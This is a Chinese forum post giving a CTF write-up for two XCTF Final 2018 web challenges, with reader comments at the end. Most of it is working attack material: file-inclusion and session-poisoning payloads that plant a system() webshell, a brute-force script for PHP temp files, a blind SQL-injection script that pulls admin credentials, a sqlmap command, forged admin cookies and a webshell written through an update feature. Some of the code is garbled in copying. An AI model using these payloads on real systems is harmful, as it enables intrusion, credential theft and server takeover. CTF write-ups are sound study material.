<u>阿烨</u> / 2018-11-07 06:41:00 / 浏览数 4772 安全技术 CTF 顶(2) 踩(0)

WEB1——Bestphp

```
这道题提供index.php源码
index.php
<?php
  highlight_file(__FILE__);
  error_reporting(0);
  ini_set('open_basedir', '/var/www/html:/tmp');
  $file = 'function.php';
  $func = isset($_GET['function'])?$_GET['function']:'filters';
  call_user_func($func,$_GET);
  include($file);
  session_start();
  $_SESSION['name'] = $_POST['name'];
  if($_SESSION['name']=='admin'){
      header('location:admin.php');
?>
解题思路一
变量覆盖,调用文件包含
从index.php可以看出$_GET['function']和$_SESSION['name'] = $_POST['name']可控
其中call_user_func($func,$_GET);回调函数可利用
而且include($file);调用了文件包含
所以,可以调用变量覆盖函数,覆盖掉$file,从而引入文件包含
payload:
http://10.99.99.16/?function=extract&file=php://filter/read=convert.base64-encode/resource=./function.php
一开始只是highlight_file给出index.php的源码,利用文件包含读到了admin.php和function.php的源码,不过对解题没啥卵用。
function.php
<?php
function filters($data){
  foreach($data as $key=>$value){
      if(preg_match('/eval|assert|exec|passthru|glob|system|popen/i',$value)){
          die('Do not hack me!');
   }
}
?>
admin.php
hello admin
<?php
if(empty($_SESSION['name'])){
  session_start();
  #echo 'hello ' + $_SESSION['name'];
}else{
  die('you must login with admin');
}
?>
```

吐槽点:早上题目的环境是php7.2,extract函数是无法动态调用的,然后中午主办方偷偷改了环境为7.0,也不发公告说一声,浪费了很多时间。 调用session_start方法,修改session位置

从index.php可以看出\$_SESSION['name'] = \$_POST['name'], session的值可控, session默认的保存位置

/var/lib/php/sess_PHPSESSID
/var/lib/php/sessions/sess_PHPSESSID
/var/lib/php5/sess_PHPSESSID
/var/lib/php5/sessions/sess_PHPSESSID
/tmp/sess_PHPSESSID
/tmp/sessions/sess_PHPSESSID

由于ini_set('open_basedir', '/var/www/html:/tmp'),我们包含不了/var/lib/下的session

但是我在tmp下也找不到自己的session, 所以这里的session应该是在/var/lib/下

这里可以调用session_start函数,修改session的位置本地的payload:

本地的payload:

 ${\tt POST /xctf-bestphp/index.php?function=session_start\&save_path=.~HTTP/1.1}$

Host: 127.0.0.01

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate


Connection: close

Upgrade-Insecure-Requests: 1

Content-Length: 21

Cookie: PHPSESSID=lfc5uk0rv8ndmjfv86u9tv6fk2 Content-Type: application/x-www-form-urlencoded

name=<?php phpinfo();



这里直接把session写到了web根目录,并且内容可控

name=<?php echo "aaa";system(\$ GET[x]);?>

文件包含session, getshell

http://10.99.99.16/index.php?function=extract&file=./sess_lfc5uk0rv8ndmjfv86u9tv6fk2

比赛的payload

```
POST /index.php?function=session_start&save_path=/tmp HTTP/1.1
Host: 10.99.99.16
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=a9tvfth91fqabt9us85t3b07s1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
```

```
\texttt{GET /index.php?} function = \texttt{extract\&file} = \texttt{/tmp/sess\_a9tvfth9lfqabt9us85t3b07s1\&x} = \texttt{cat+sdjbhudfhuahdjkasndjkasnbdfdf.php} \ \texttt{HTTP/1.1} = \texttt{HTT
Host: 10.99.99.16
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=a9tvfth91fgabt9us85t3b07s1
Upgrade-Insecure-Requests: 1
解题思路二
php7.0的bug
王一航师傅发过一篇文章: https://www.jianshu.com/p/dfd049924258
是php7的一个小bug
include.php?file=php://filter/string.strip_tags/resource=/etc/passwd
string.strip_tags可以导致php7在执行过程中奔溃
如果请求中同时存在一个文件上传的请求,这个文件就会被因为奔溃被保存在/tmp/phpxxxxxx(XXXXXX是数字+字母的6位数)
这个文件是持续保存的,不用竞争,直接爆破,为了爆破成功可以多线程去上传文件,生成多个phpXXXXXX
burp多线程上传文件
POST /index.php?function=extract&file=php://filter/string.strip_tags/resource=function.php HTTP/1.1
Host: 10.99.99.16
Content-Length: 1701
Cache-Control: max-age=0
Origin: null
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryeScXqSzdW2v22xyk
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh; q=0.9, en; q=0.8, zh-TW; q=0.7
Cookie: PHPSESSID=17qpuv1r8g19pm503593nddq10
Connection: close
-----WebKitFormBoundaryeScXqSzdW2v22xyk
Content-Disposition: form-data; name="fileUpload"; filename="test.jpg"
Content-Type: image/jpeg
-----WebKitFormBoundaryeScXgSzdW2v22xyk--
爆破脚本
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import string
charset = string.digits + string.letters
host = "10.99.99.16"
port = 80
```

base_url = "http://%s:%d" % (host, port)

for k in charset:

for 1 in charset:

for m in charset:

def brute_force_tmp_files():
 for i in charset:

for j in charset:

```
for n in charset:
                          filename = i + j + k + l + m + n
                          url = "%s/index.php?function=extract&file=/tmp/php%s" % (
                              base url, filename)
                          print url
                          try:
                              response = requests.get(url)
                              if 'wwwwwwwwwwww' in response.content:
                                 print "[+] Include success!"
                                 return True
                          except Exception as e:
                              print e
  return False
def main():
  brute_force_tmp_files()
if __name__ == "__main__":
  main()
getshell
爆破成功后,得到成功文件包含的shell
http://10.99.99.16/index.php?function=extract&file=/tmp/phpXXXXX
WEB2-PUBG
赛题提供了源码
https://github.com/aye-whitehat/CTF-Collection/blob/master/XCTF%20Final%202018/web/PUBG/www.zip
但是zend加密了,给出解密后的代码,但是变量名还是混淆的
https://github.com/aye-whitehat/CTF-Collection/blob/master/XCTF%20Final%202018/web/PUBG/DECODE.zip
环境还没关,复现记得修改下host 159.138.22.212 guaika.txmeili.com
这题在比赛的时候利用的漏洞链是:sql注入+cookie伪造+后台getshell
解题思路
sql注入
代码位于 kss_inc/payapi_return2.php
关键代码:
这里的post参数没有调用该框架的sql过滤器,只是进行简单的trim()处理
else if ( $_obfuscate_kYyPkY_PkJKVh4qGjJGIio4■ == "e138" )
  $_obfuscate_kpGPh4mNh46SkZONh4eLlJU■ = "";
  \verb| $\_obfuscate_k42NkY2RkoiNjJCKlZSKiIg| = trim( $\_POST['SerialNo'] ); \\
  $_obfuscate_iJWMjIiVi5OGjJOViY2Li48 = $_obfuscate_k42NkY2RkoiNjJCKlZSKiIg#;
  $_obfuscate_iIuQkYaUioqGlI6IjIuMiI8 = trim( $_POST['Status'] );
  $_obfuscate_jpGJk5SSkJOIk4iQiI_OhpU = trim( $_POST['Money'] );
   $_obfuscate_lIuQk5OGjpKVjY6UiI_QjJM = $_obfuscate_jpGJk5SSkJOIk4iQiI_OhpU :
   \label{locate_im_jym_jy0juvkluMjIs} $$ = trim( $_POST['VerifyString'] );
VerifyString的计算规则
else if ( $_obfuscate_kYyPkY_PkJKVh4qGjJGIio4■ == "e138" )
   $_obfuscate_k4mJh5SPkY6Vh4qHjIaJh44■ = TRUE;
  if ( $_obfuscate_iImJjYmQjYyOjIuVkIuMjIs != strtolower( md5( "SerialNo=".$_obfuscate_k42NkY2RkoiNjJCKlZSKiIg ."&UserID=".
   {
       $_obfuscate_k4mJh5SPkY6Vh4qHjIaJh44■ = FALSE;
   }
```

因为设置了AttachString=e138

所以\$_obfuscate_jI2JlY_QkoeQj5OLjouLlYo■['e138set']值为1

所以VerifyString的值为strtolower(md5('SerialNo=1&UserID=1&Money=100&Status=1&AttachString=e138&MerchantKey=1'))
即为ebd95c4233e8c02fe0854306afd71bee

但其实我们只要把参数都找到就ok了,因为不会先验证VerifyString,而是先验证SerialNo和Money参数

造成sql注入的代码如下:

\$_obfuscate_1ZGQj4iOj4mT1ZGNjZGUj5E■ = \$_obfuscate_jIaUiIeSjZWKlIqLkIqOioc■->_obfuscate_iY6OkJCRkY2PjpCPk5CRkJA■("select * f

payload

http://guaika.txmeili.com:8888/kss_inc/payapi_return2.php

注入点在SerialNo

 $Serial No=0 'or (0) \#\&UserID=1\&Money=100\&Status=1\&AttachString=e138\&Merchant Key=1\&VerifyString=ebd95c4233e8c02fe0854306afd71bee1 to the serial No-0 'or (0) \#\&UserID=1\&Money=100\&Status=1&AttachString=e138\&Merchant Key=1\&VerifyString=ebd95c4233e8c02fe0854306afd71bee1 to the serial No-0 'or (0) \dagger Money=100 \dagger$

Serial No=1 'or(1) # & User ID=1 & Money=100 & Status=1 & Attach String=e138 & Merchant Key=1 & Verify String=ebd95c4233e8c02 fe0854306 afd 71 beeches the string of the



尝试注入得到admin的密码

kss_inc/db_function.php 中可以看到登陆逻辑

表名是 kss_tb_manager, 字段是username和password, id是1

注入脚本 aye.py

```
#! coding:utf-8
import requests
import sys
if sys.getdefaultencoding() != 'utf-8':
        reload(sys)
        sys.setdefaultencoding('utf-8')
def main():
        url="http://guaika.txmeili.com:8888/kss_inc/payapi_return2.php"
         chars = \ 'abcdefghijklmnopqrstuvwxyz\_0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ=+-*/{}\}?!:@\#\$\&()[],...'
        result=''
        for i in range(1,1000):
                    i =str(i)
                    for j in chars:
                                j=ord(j)
                               \verb"payload" = """0'or(ascii(substr((select(concat(username,0x3a,password))from(kss\_tb\_manager)where(id=1)), \$s,1)) = \$s) \# """0'or(ascii(substr((select(concat(username,0x3a,password)))from(kss\_tb\_manager)where(id=1)), \$s,1)) = \$s) \# """0'or(ascii(substr((select(concat(username,0x3a,password))))from(kss\_tb\_manager)where(id=1)), \$s,1)) = \$s) \# """0'or(ascii(substr((select(concat(username,0x3a,password)))) = \$s) \# """0'or(ascii(substr((select(concat(username,0x3a,password)))) = \$s) \# """0'or(ascii(substr((select(concat(username,0x3a,password))))) = \$s) \# """0'or(ascii(substr((select(concat(username,0x3a,password))))) = \$s) \# """0'or(ascii(substr((select(concat(username,0x3a,password))))) = \$s) \# """0'or(ascii(substr((select(concat(username,0x3a,password))))))) = \$s) \# """0'or(ascii(substr((select(concat(username,0x3a,password))))))) = \$s) \# """0'or(ascii(substr((select(concat(username,0x3a,password)))))) = \$s) \# """0'or(ascii(substr((select(concat(username,0x3a,password))))))) = \$s) \# """0'or(ascii(substr((select(concat(username,0x3a,password)))))))) = \$s) \# """0'or(ascii(substr((select(concat(username,0x3a,password)))))))) = \$s) \# """0'or(ascii(substr(
                               data = {'SerialNo': payload,
                                                        'UserID' : 1,
                                                        'Money' : 100,
                                                        'Status' : 1,
                                                        'AttachString' : 'e138',
                                                        'MerchantKey' : 1,
                                                        'VerifyString' : 'ebd95c4233e8c02fe0854306afd71bee',
                                                       }
                                #print payload
                               do_whlie = True
                                while do_whlie:
                                                       r=requests.post(url,data=data)
                                                       if r.status_code == 200:
                                                                 do_whlie = False
                                            except Exception as e:
                                                      print str(e)
                                #print r.text
                                if '\blacksquare\blacksquare\blacksquare\blacksquare' in r.text:
                                            result += chr(j)
                                            #print r.text
                                           print result
if __name__ == "__main__":
         main()
```

```
axing:8ccf03839a8c63
axing:8ccf03839a8c63a
HTTPConnectionPool(host='guaika.txmeili.com', port=8888): Max retries e
y NewConnectionError('<urllib3.connection.HTTPConnection object at 0x7f</p>
no 111] Connection refused',))
axing:8ccf03839a8c63a3
axing:8ccf03839a8c63a3a
axing:8ccf03839a8c63a3a9
axing:8ccf03839a8c63a3a9d
axing:8ccf03839a8c63a3a9de
axing:8ccf03839a8c63a3a9de1
axing:8ccf03839a8c63a3a9de17
axing:8ccf03839a8c63a3a9de17f
axing:8ccf03839a8c63a3a9de17fa
axing:8ccf03839a8c63a3a9de17fa5||\data=data|
axing:8ccf03839a8c63a3a9de17fa5a
axing:8ccf03839a8c63a3a9de17fa5ac
HTTPConnectionPool(host='guaika.txmeili.com', port=8888): Max retries e
y NewConnectionError('<urllib3.connection.HTTPConnection object at 0x7f
no 111] Connection refused',))
axing:8ccf03839a8c63a3a9de17fa5ac6
axing:8ccf03839a8c63a3a9de17fa5ac6a
axing:8ccf03839a8c63a3a9de17fa5ac6a1
                                                   axing:8ccf03839a8c63a3a9de17fa5ac6a19
axing:8ccf03839a8c63a3a9de17fa5ac6a192
```

得到账号密码:

axing:8ccf03839a8c63a3a9de17fa5ac6a192

密码在somd5解密得到axing147258

但是登陆不了。。。。赛后跟出题人交流才知道,他把管理员的密码和安全码最后一个字节改了,坑爹的是cmd5和somd5只是取了md5中间的16位进行相似匹配,允许误

输入让你无语的MD5

8ccf03839a8c63a3a9de17fa5ac6a192

解密

md5

axing147258

```
root@kali:~/tmp/test# echo -n "axing147258" | md5sum
8ccf03839a8c63a3a9de17fa5ac6a191 -
root@kali:~/tmp/test#
```

所以数据库92结尾的md5是反解不了的

```
这里也可以用sqlmap直接跑,就是要加上一些参数,不然跑不出来
sqlmap -r burp.txt -p SerialNo --dbms mysql --risk 3 --level 5 --string="■■■■■" --technique B

POST /kss_inc/payapi_return2.php HTTP/1.1


Host: guaika.txmeili.com:8888

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0
```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

```
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 123
SerialNo=0&UserID=1&Money=100&Status=1&AttachString=e138&MerchantKey=1&VerifyString=ebd95c4233e8c02fe0854306afd71bee
cookie伪造
代码位于kss_inc/function.php
有setcookie_function (包含禁ip的逻辑)
function _obfuscate_jZKVlY6HkYmKkIyRj4qSjIc=( $_obfuscate_iYyTho_HlJCOh4yRj4ePj4k=, $_obfuscate_ipCJlJOSlJSQkYqNlYqKlIs= )
          \tt setcookie( \$\_obfuscate\_iYyTho\_HlJCOh4yRj4ePj4k\blacksquare, \$\_obfuscate\_ipCJlJOSlJSQkYqNlYqKlls\blacksquare, 0, "/", NULL, NULL, TRUE ); \\ \tt setcookie( \$\_obfuscate\_iYyTho\_HlJCOh4yRj4ePj4k\blacksquare, \$\_obfuscate\_ipCJlJOSlJSQkYqNlYqKlls\blacksquare, 0, "/", NULL, NULL, TRUE ); \\ \tt setcookie( \$\_obfuscate\_iYyTho\_HlJCOh4yRj4ePj4k\blacksquare, \$\_obfuscate\_ipCJlJOSlJSQkYqNlYqKlls\blacksquare, 0, "/", NULL, NULL, NULL, TRUE ); \\ \tt setcookie( \$\_obfuscate\_iYyTho\_HlJCOh4yRj4ePj4k\blacksquare, \$\_obfuscate\_ipCJlJOSlJSQkYqNlYqKlls\blacksquare, 0, "/", NULL, 
         if ( BINDIP == 1 )
           {
                        \tt setcookie( \$\_obfuscate\_iYyTho\_HlJCOh4yRj4ePj4k\blacksquare."\_ver", md5( \$\_obfuscate\_ipCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY.\_obfuscate\_jpCJlOSlJSQkYqNlYqKlIs\blacksquare.
          }
         else
           {
                        \tt setcookie( \$\_obfuscate\_iYyTho\_HlJCOh4yRj4ePj4k\blacksquare."\_ver", md5( \$\_obfuscate\_ipCJlJOSlJSQkYqNlYqKlIs\blacksquare.COOKKEY ), 0, "/", Nd5( \$\_obfuscate\_ipCJlJOSlyqqkYqNlYqKlIs\blacksquare.COOKKEY ), 0, "/", Nd5( $($Abbut Abbut Abbu
           }
         return $_obfuscate_ipCJlJOSlJSQkYqNlYqKlIs .COOKKEY;
位于kss_admin/index.php
调用了setcookie_function
_obfuscate_jZKVlY6HkYmKkIyRj4qSjIc∎( "kss_manager", $_obfuscate_i4qGi5WLhoqPkoyGkoiMhpU■ );
$_obfuscate_jIaUiIeSjZWKlIqLkIqOioc■->_obfuscate_kpSOj5KVio2Hj4uKj4_KjIY■( "update kss_tb_manager set `linecode`='".$_obfusca
$_obfuscate_i4mRjZCJlZCGk4_UioyHk4k■['logintype'] = 1;
 _obfuscate_jYuKk4uOiYmSkpOTj5GUlZA■( $_obfuscate_i4mRjZCJlZCGk4_UioyHk4k■ );
$_obfuscate_i4qGi5WLhoqPkoyGkoiMhpU = $_obfuscate_kY_0lYeUlIiVjo6Hio_MkpI ['id'].",".$_obfuscate_h4eSk4uGiZCKhoyNkIiTl18 ...",
_obfuscate_jZKVlY6HkYmKkIyRj4qSj1c∎( "kss_manager", $_obfuscate_i4qGi5WLhoqPkoyGkoiMhpU■ );
其实就是调用了
setcookie_function( "kss_manager",$id.",".$username.",".md5($password).",".$linecode"
然后执行两句setcookie,得到kss_manager和kss_manager_ver两个cookie
setcookie( $_obfuscate_iYyTho_HlJCOh4yRj4ePj4k■, $_obfuscate_ipCJlJOSlJSQkYqNlYqKlIs■, 0, "/", NULL, NULL, TRUE );
setcookie( $_obfuscate_iYyTho_HlJCOh4yRj4ePj4k■."_ver", md5( $_obfuscate_ipCJlJOSlJSQkYqNlYqKlIs■.COOKKEY ), 0, "/", NULL, NU
并且在 kss_inc/_config.php找到$COOKKEY的值 XIpCcfoe_y43
define( "COOKKEY", "XIpCcfoe_y43" );
define( "COOKKEY2", "MGHOu2m oXDz" );
也在 kss_inc/db_function.php
找到了$linecode的值 efefefef
if ( $_obfuscate_1160iJSPjZWVi5GQhoiPjpU■['linecode'] != $_obfuscate_h4_NjYiIi46Lh5KHkoaKkZQ■[3] && "efefefef" != $_obfuscate
           {
                         _obfuscate_kYyOhouLjo2Gh4eNj4iQlIgE( "#########<a href=index.php target=_top>#####</a>" );
          }
所以最终的两个cookie的键值分别是
kss_manager
1,axing,8ccf03839a8c63a3a9de17fa5ac6a192,efefefef
kss_manager_ver
md5("1,axing,8ccf03839a8c63a3a9de17fa5ac6a192,efefefef"."XIpCcfoe_y43")
md5("1,axing,8ccf03839a8c63a3a9de17fa5ac6a192,efefefefXIpCcfoe_y43")
b05a94ffcb3da369a828235012990953
```



```
echo "<script>$('#downsize').html('".$_obfuscate_ko6MhoiQkJKRlYeVio_JjYo\."');</script>";
echo "<!-- ".str_repeat( " ", 2000 )." -->\r\n";
ob_flush( );
flush( );
return strlen( $_obfuscate_jJWMiJWJjoyIkYmLjY6VipM\);
}
```

其中read_body函数会将curl到的内容写到 kss_tool/_webup.php


file_put_contents(KSSROOTDIR."kss_tool".DIRECTORY_SEPARATOR."_webup.php", \$_obfuscate_jJWMiJWJjoyIkYmLjY6VipM\(\boldsymbol{m}\), FILE_APPEND

这里我们可以利用代码中的sql过滤器,去触发某个页面的sql报错,从而将php代码回显,从而将恶意代码写入kss_tool/_webup.php,构造webshell

例子:

构造sql报错并回显

http://api.hphu.com/test/kss_admin/index.php?action=aye666%27



MySQL injection:g,action,aye666'


构造更新路径

将报错的页面内容写入 kss_tool/_webup.php


http://guaika.txmeili.com:8888/kss_admin/admin_update.php?pakname=../test/kss_admin/index.php?action=aye666%27



触发phpinfo




写shell



MySQL injection:g,action,'aye666.php?phpver=5.2.17

连接菜刀: http://quaika.txmeili.com:8888/kss_tool/_webup.php



getflag



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1. 4条回复



暗羽 2018-11-08 09:02:26

爆破脚本六重循环有点野,试试itertools:

import string
import itertools

charset = string.digits + string.letters
filenames = itertools.product(charset,repeat=6)

2 回复Ta



阿烨 2018-11-09 14:45:01

师傅tql

0 回复Ta



阿烨 2018-11-09 14:45:41

<u>@暗羽</u> 师傅tql

0 回复Ta



<u>我先让你三掌</u> 2018-11-09 16:33:56

解题思路好清晰

0 回复Ta

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